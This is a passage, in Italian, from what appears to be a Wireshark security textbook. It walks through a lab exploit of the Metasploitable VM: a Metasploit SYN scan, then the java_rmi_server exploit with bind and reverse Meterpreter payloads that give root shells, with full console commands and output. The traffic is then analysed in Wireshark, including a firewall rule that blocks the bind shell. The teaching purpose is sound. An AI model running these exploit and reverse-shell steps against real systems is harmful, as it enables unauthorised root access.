


Figura 6.9 L'exploit ha avuto successo ed è stata creata una shell.

Shell in Wireshark

Intanto che ci siamo, controlliamo un paio di pacchetti di traffico shell in Wireshark. Non è utile dal punto di vista della risoluzione dei problemi, ma è comunque interessante, nel caso non eseguiate personalmente l'exploit.

Le prossime due figure mostrano due pacchetti, un comando e una risposta dall'attaccante attraverso la shell. Nella Figura 6.10 è evidenziato il pacchetto 164: arriva dalla macchina attaccante, che invia il comando `WHOAMI`. Notate che il comando è in chiaro, visibile nel pannello *Packet Bytes*, con la parte dei dati evidenziata.




Figura 6.10 Comando di shell root WHOAMI.

La risposta è quella prevedibile. Nella Figura 6.11 è evidenziato il pacchetto 166. Anche in questo caso, nel pannello *Packet Bytes*, la parte dei dati mostra la risposta.




Figura 6.11 La root nei byte del pacchetto.

Notate la parte dei dati del pacchetto, lunga 5 byte. Il testo in chiaro nel pannello *Packet Bytes* mostra la risposta al comando `WHOAMI`.

Flusso TCP che mostra una bind shell

In questa sezione e nella prossima, useremo l'immagine Metasploitable e Wireshark per vedere la comunicazione mentre Metasploit lancia una shell.

Useremo l'immagine Metasploitable due altre volte per lanciare una shell. La prima volta sarà la normale bind shell (stabilita dal cattivo alla vittima), la seconda volta sarà una reverse shell, iniziata dalla vittima e rivolta al server.

Useremo nuovamente Wireshark per osservare il traffico di shell. In questi exploit, però, non vedremo i dati dei pacchetti ma osserveremo l'evidenza della shell attraverso il flusso TCP organizzato da Wireshark.

Del flusso TCP abbiamo parlato nel Capitolo 4, e ne parleremo ancora più avanti. Fondamentalmente, è la conversazione fra due dispositivi. Selezionato un qualsiasi pacchetto nel pannello *Packet List*, potete fare un clic destro e scegliere *Follow > TCP stream*. Wireshark aprirà una finestra che mostra la conversazione TCP.

Senza perdere altro tempo, iniziamo il primo exploit.

Per prima cosa, effettuiamo una scansione alla ricerca di servizi. Molti opterebbero per usare nmap come applicazione a sé stante per la scansione, ma noi useremo uno dei molti moduli di scansione di porte di Metasploit per vedere come usarlo in una situazione del genere. Effettueremo una scansione SYN, il che significa che non completeremo l'handshake TCP a tre vie. Prepareremo invece dei pacchetti SYN grezzi e vedremo se otteniamo un ACK o un RST che ci indichino lo stato della porta. L'output seguente mostra l'uso del modulo `auxiliary/scanner/portscan/syn` contro la VM Metasploitable. È bene notare che il completamento di questo comando richiede molto tempo.

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
```

```
Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan
                                         per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,
                                         110-900)
   RHOSTS                      yes       The target address range or
                                         CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent
                                         threads
   TIMEOUT    500              yes       The reply read timeout in
                                         milliseconds

msf auxiliary(syn) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf auxiliary(syn) > exploit

[*]  TCP OPEN 192.168.56.103:22
[*]  TCP OPEN 192.168.56.103:23
[*]  TCP OPEN 192.168.56.103:25
[*]  TCP OPEN 192.168.56.103:53
[*]  TCP OPEN 192.168.56.103:80
[*]  TCP OPEN 192.168.56.103:111
[*]  TCP OPEN 192.168.56.103:139
[*]  TCP OPEN 192.168.56.103:445
[*]  TCP OPEN 192.168.56.103:512
[*]  TCP OPEN 192.168.56.103:513
[*]  TCP OPEN 192.168.56.103:514
[*]  TCP OPEN 192.168.56.103:1099
[*]  TCP OPEN 192.168.56.103:1524
[*]  TCP OPEN 192.168.56.103:2049
[*]  TCP OPEN 192.168.56.103:2121
[*]  TCP OPEN 192.168.56.103:3306
```

Potete vedere che RHOSTS è impostato all’indirizzo IP del bersaglio vulnerabile, la macchina Metasploitable. (Questo indirizzo IP può essere diverso nella vostra configurazione, perciò modificatelo di conseguenza.) Il valore predefinito per il numero delle porte da esplorare corrisponde alle prime 10.000 porte TCP. Questa macchina dispone di molti servizi, perciò è difficile scegliere quale attaccare per primo. Di solito si interrogherebbe ciascun servizio per cercare di stabilire quali vulnerabilità siano presenti, ma salteremo questo processo e passeremo direttamente alla parte divertente, l’exploit. Prenderemo come bersaglio il servizio Java RMI sulla porta 1099. Va al di là degli scopi di questo libro spiegare che cosa sia Java RMI;

basti sapere che è un servizio per il quale abbiamo a disposizione un exploit. Il nostro exploit caricherà codice Java su HTTP. Viene usato il modulo `exploit/multi/misc/java_rmi_server`.

Quanto segue è parte dell'output dalla nostra sessione Metasploit che sfrutta questa vulnerabilità.

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf exploit(java_rmi_server) > set PAYLOAD java/meterpreter/bind_tcp
PAYLOAD => java/meterpreter/bind_tcp
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.103   yes       The target address
   RPORT    1099             yes       The target port
   SRVHOST  0.0.0.0          yes       The local host to listen on.
                                        This must be an address on the
                                        local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSLCert                   no        Path to a custom SSL certificate
                                        (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit
                                        (default is random)


Payload options (java/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.103   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf exploit(java_rmi_server) > exploit

[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/AjmJdixsN
[*] Local IP: http://127.0.0.1:8080/AjmJdixsN
[*] Connected and sending request for
http://192.168.56.106:8080/A3GyXqDfP25/fewbPDz.jar
[*] 192.168.56.103   java_rmi_server - Replied to request for
payload JAR
[*] Sending stage (30355 bytes) to 192.168.56.103
[*] Meterpreter session 4 opened (192.168.56.106:41847 ->
 192.168.56.103:4444) at 2014-11-11 19:53:37 -0600
[+] Target 192.168.56.103:1099 may be exploitable...
```

```
[*] Server stopped.

meterpreter > getuid
Server username: root
meterpreter >
```

Sono state mantenute quasi tutte le impostazioni predefinite. Le uniche cose che modifichiamo sono l'opzione `RHOST` con l'indirizzo IP della VM Metasploitable e l'opzione `PAYLOAD` con una bind shell TCP Java Meterpreter. Il payload Meterpreter è la super-shell che fornisce i mezzi per le attività successive all'exploit. In questo caso, usiamo un Meterpreter basato su Java, cioè una shell Meterpreter scritta in Java. Usiamo la versione `bind_tcp` della shell Meterpreter. Questo significa che la prima fase della shell Meterpreter effettua il legame a una porta TCP e aspetta che il framework Metasploit si connetta e invii il resto del codice payload. Fondamentalmente, questo significa che il nostro exploit crea un server sulla macchina vittima (Metasploitable, in questo caso). Poi ci connettiamo a questo server per avere una shell completamente funzionante. In questo caso abbiamo lasciato la porta TCP a cui si lega Meterpreter come porta di default di Metasploit 4444.

Ora che abbiamo eseguito con successo un exploit e abbiamo ottenuto una shell, esploriamo un po' i pacchetti. Dopo aver lanciato Wireshark, la prima cosa da guardare è il traffico che passa per la porta RMI (1099). Per questo, usiamo il filtro `tcp.port == 1099`. Quando vedete i pacchetti che vi interessano, fate un clic destro e selezionate dal menu di scelta rapida *Follow > TCP Stream*, che dà l'output visibile nella Figura 6.12.

Anche se non sapete nulla di RMI, potete vedere che c'è un URL nei dati TCP che rimanda alla macchina attaccante (`192.168.56.106`, in questo scenario). Notate che questo URL punta a un file Java JAR (Java Archive) con un nome casuale. Il framework Metasploit compie tutta questa magia dietro le quinte, compreso il generare e ospitare

questo file JAR. Notate che l'URL completo comprende la porta TCP 8080.

Vediamo se possiamo rintracciare questo traffico HTTP. Poiché passa per la porta 8080, includiamo il filtro di visualizzazione `tcp.port == 8080`. Questo dovrebbe presentare i pacchetti che vi interessano. Facendo un clic su uno di questi e scegliendo di seguire il flusso TCP potrete vedere i contenuti del flusso, come nella Figura 6.13.




Figura 6.12 Dati RMI di Metasploit.




Figura 6.13 Dati JAR HTTP di Metasploit.

Potete vedere che la VM Metasploitable (la nostra vittima) si è effettivamente connessa a noi e ha scaricato il file JAR. Potete controllare la porta shell 4444 nello stesso modo e vedere che il framework Metasploit invia altro codice Java. Scorrete fino in fondo alla finestra *Follow TCP Stream*, come nella Figura 6.14, e selezionate *Hex Dump* per vedere le comunicazioni nelle due direzioni per la vostra shell. Potete vedere il comando `getuid` che viene chiamato e restituisce `root`.




Figura 6.14 Dump esadecimale di Metasploit.

Dovreste avere un’idea chiara di come funziona questo exploit. In primo luogo colpisce la porta RMI 1099, il che attiva la VM Metasploit che invia una richiesta HTTP per un file JAR alla macchina attaccante. Questa è la prima fase della shell Meterpreter, che crea un *listener* sulla porta TCP 4444. Infine, il framework Metasploit si connette a questo listener Meterpreter, invia dell’altro codice e usa la porta come canale di comunicazione per la shell Meterpreter.

Siete pronti per iniziare ad analizzare e risolvere i problemi. Spesso, nel mondo reale, la macchina bersaglio ha un firewall basato sull’host che limita i pacchetti in ingresso. Un firewall del genere impedirebbe alle vostre bind shell di connettersi. Questo è replicato nella VM

Metasploitable con una regola di firewall che blocca la porta TCP 4444. Più avanti, vedremo in Wireshark che la regola firewall blocca il traffico quando eseguite il vostro exploit.

Per accedere alla VM Metasploitable, potete usare le credenziali predefinite di `msfadmin/msfadmin`. Il passo successive è eseguire questo comando per creare la voce `iptables`. Prima di eseguire questo comando, scrivete **exit** nella shell Meterpreter per terminarla.

Eseguite il comando seguente, per creare una regola firewall che blocchi la porta TCP 4444:

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -i eth0
--destination-port 4444 -j DROP
```

Non dovete per forza preoccuparvi di comprendere questo comando nei dettagli. Basta sapere che ora la macchina blocca tutte le connessioni in ingresso dalla porta 4444.

Ora eseguite di nuovo l'exploit mentre è in vigore questa nuova regola firewall. Questa volta l'exploit rimane in sospeso per un po' prima di finire, senza portarvi a una shell Meterpreter.

```
msf exploit(java_rmi_server) > exploit

[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/sLaVQ2sPK
[*]  Local IP: http://127.0.0.1:8080/sLaVQ2sPK
[*] Connected and sending request for http://192.168.56.106:8080/
sLaVQ2sPK/kT.jar
[*] 192.168.56.103   java_rmi_server - Replied to request for
 payload JAR
[+] Target 192.168.56.103:1099 may be exploitable...
[*] Server stopped.
```

Se andate a Wireshark e usate il filtro `tcp.port == 4444`, vedrete che la macchina attaccante continua a inviare pacchetti `SYN` senza ricevere in risposta un `ACK` dalla VM Metasploitable, come si nota nella Figura 6.15.




Figura 6.15 SYN senza risposta.

Un firewall che lascia cadere pacchetti senza dire nulla è il caso peggiore. Incontrerete anche situazioni in cui il firewall risponde con un pacchetto RST. Questo vi renderà la vita più facile, perché è immediatamente ovvio che c'è un firewall che blocca la vostra porta.

Flusso TCP che mostra una reverse shell

Nella sezione precedente, abbiamo visto una bind shell, dove l'exploit ha avviato un nuovo servizio sulla vittima. Vi siete connessi a quel nuovo servizio per ottenere la sessione shell. La reverse shell fa la stessa cosa, ma a rovescio. Perché la sessione di reverse shell funzioni, dovete prima avviare un listener sul vostro sistema (quello attaccante) e poi dovete dire al sistema vittima di connettersi al vostro. Poi potete usare la shell. Vedremo succedere tutto questo, grazie a Wireshark, in questa sezione.

Qui useremo un diverso payload, `java/meterpreter/reverse_tcp`. Notate che nel nome figura la parola *reverse*. Questo vi dice che questo payload si comporta in modo diverso da quelli utilizzati in precedenza. Invece di creare un servizio che ascolta sulla macchina vittima, questo payload dice alla vittima di iniziare una connessione verso il framework Metasploit. (Prima di eseguire l'exploit dovete impostare

un listener sul framework Metasploit.) In altre parole, funziona al contrario.

Avete già capito perché una connessione iniziata dalla vittima è utile? Un payload per una reverse shell è utile per aggirare le normali configurazioni di firewall che di solito bloccano i tentativi di connessione in ingresso, ma non quelli in uscita.

Come avviene esattamente? Il framework Metasploit crea un ulteriore servizio su una porta specificata. Questo servizio si connette alla macchina attaccante. Per ottenere questo risultato, dovete configurare quella porta, e alcune altre opzioni.

A seguito della sezione precedente, il nostro prompt di console Metasploit indica già che abbiamo caricato il modulo `exploit/multi/misc/java_rmi_server`. L'opzione `RHOST` è ancora impostata alla macchina vulnerabile Metasploitable, che per noi in questo caso era l'indirizzo IP `192.168.56.103`. Se le cose non sono così per voi, caricate il modulo exploit e impostate l'opzione `RHOST`.

Il passo successivo è impostare l'opzione `PAYLOAD`. Per questo modulo di exploit esistono molte opzioni `PAYLOAD`, perciò iniziamo scrivendo `SET PAYLOAD` e premiamo Tab per vedere le opzioni. L'output sarà come questo:

```
msf exploit(java_rmi_server) > set PAYLOAD
set PAYLOAD generic/custom                  set PAYLOAD
java/meterpreter/reverse_http   set PAYLOAD java/shell/reverse_tcp
set PAYLOAD generic/shell_bind_tcp          set PAYLOAD
java/meterpreter/reverse_https  set PAYLOAD java/shell_reverse_tcp
set PAYLOAD generic/shell_reverse_tcp       set PAYLOAD
java/meterpreter/reverse_tcp
set PAYLOAD java/meterpreter/bind_tcp       set PAYLOAD
java/shell/bind_tcp
```

Selezionate `java/meterpreter/reverse_tcp`, poi verificate che siano impostate le opzioni necessarie. L'output su schermo dovrebbe essere simile a questo:

```
msf exploit(java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(java_rmi_server) > set LHOST 192.168.56.106
```

```
LHOST => 192.168.56.106
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.103   yes       The target address
   RPORT    1099             yes       The target port
   SRVHOST  0.0.0.0          yes       The local host to listen on.
                                        This must be an address on the
                                        local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSLCert                   no        Path to a custom SSL certificate
                                        (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit
                                        (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.106   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on 192.168.56.106:4444
[*] Using URL: http://0.0.0.0:8080/bXh5eyC
[*] Local IP: http://127.0.0.1:8080/bXh5eyC
[*] Connected and sending request for
http://192.168.56.106:8080/bXh5eyC/til.jar
[*] 192.168.56.103   java_rmi_server - Replied to request for
payload JAR
[*] Sending stage (30355 bytes) to 192.168.56.103
[*] Meterpreter session 7 opened (192.168.56.106:4444 ->
192.168.56.103:60469) at 2014-11-11 21:08:58 -0600
[+] Target 192.168.56.103:1099 may be exploitable...
[*] Server stopped.

meterpreter > getuid
Server username: root
meterpreter >
```

